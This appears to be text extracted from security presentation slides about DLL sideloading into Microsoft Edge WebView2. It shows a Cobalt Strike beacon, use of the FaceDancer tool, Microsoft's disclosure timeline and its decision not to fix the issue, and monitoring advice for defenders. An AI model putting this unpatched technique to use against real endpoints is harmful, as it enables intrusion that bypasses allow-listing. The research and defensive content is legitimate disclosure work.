msedgewebview2.exe (7448) Properties
Environment Handles GPU Disk Network Comment Windows
General Statistics Performance Threads Token Modules Memory
File
Microsoft Edge WebView2
(Verified) Microsoft Corporation
Version: 146.0.3856.78
Image file name (Win32):
C:\Program Files (x86)\Microsoft\EdgeWebView\Application\146.(
Image file name:
\Device\HarddiskVolume3\Program Files (x86)\Microsoft\EdgeWeb
Process
Command line:
"C:\Program Files (x86)\Microsoft\EdgeWebView\Ap
Current directory:
C:\Program Files (x86)\Microsoft\EdgeWebView\Applicatio
Started:
2 minutes and 37 seconds ago (2:52:48 PM 3/24/2026)
Parent console:
olk.exe (8968)
Parent process:
olk.exe (8968)
Cobalt Strike
Cobalt Strike View Payloads Attacks Site Management Reporting Help
external internal listener user computer note process pid arch last sleep
listener lowpriv RESEARCHBOX msedgewebview2.exe 7448 x64 17s 20 seconds (30% jitter)
Event Log X
03/24 15:52:31 *** Matt has left.
03/24 15:52:44 *** Matt has joined.
03/24 15:53:00 *** initial beacon from lowpriv@ (RESEARCHBOX)

FaceDancer Caveats

- I have a compiled DLL with a custom export function. How do I ensure FaceDancer to uses correct export?
  - Use the –X flag to define the export function that executes your code

Microsoft’s Response Timeline

- September 10th – Initial Discovery
- October 3rd – Informed Microsoft
  October 20th – MSRC confirmed the behavior and based on the results of the review warranted a remediation and possible CVE
- October 28th – Provided a Secondary update to Microsoft indicating new windows Apps that were vulnerable.
- November 18th – Provided a Third update of new vulnerable application
- December 3rd – Received a message from Microsoft indicating that Microsoft has assigned a reserved CVE for the confirmed Edge vulnerability, which will be published once the fix is fully validated and released, with your acknowledgment included. The engineering team is actively developing and testing the patch, targeting a future Patch Tuesday (or an earlier out-of-cycle release), and the three-month disclosure delay ensures the update can be thoroughly completed.

Microsoft’s Response Timeline Cont.

- On March 16, Microsoft had re-reviewed the case and reclassified the impact to be below the threshold to award a CVE.
- As a result, Microsoft will not be implementing a fix at this time but may in the future…

What Does This Mean for Enterprises?

- These vulnerabilities will exist in Windows 10 and 11 as a “forever-day”
- A forever-day is an exploitable issue that the vendor does not intend to fix
- As result, Windows endpoints will remain vulnerable to it

Microsoft’s Disclosure Process

- Is flawed
- More situations like Bluehammer[1] will occur
- Researchers are frustrated with MSRC’s disclosure process
- Enterprise are left to suffer

[1] https://www.bleepingcomputer.com/news/security/disgruntled-researcher-leaks-bluehammer-windows-zero-day-exploit/

Defensive View

- Strong Content Filtering – around blocking DLLs being downloaded even in Zip
  - We've seen clients on retest gain better insight into DLL based attacks by implementing some form of this

- Monitor DLLs being loaded from user's appdata and for any anomalous ones. These could be:
  - Ones with Recent compile times
  - Ones that are unsigned
  - Ones unique hashes never seen before with that filename

Wrap up

- DLL Sideload attacks very impactful
  - Bypass Application Allow Listing Controls
- New ones being found
- Windows Apps – New secure/containerized applications
- Msedgewebview2 highly suspectable to DLL sideloading
- Microsoft will not fix it leaving enterprises vulnerable
- FaceDancer – Can be used to exploit this

The End

- Repo - https://github.com/Tylous/FaceDancer
- Blog - https://www.blackhillsinfosec.com/proxy-execution-via-webview2/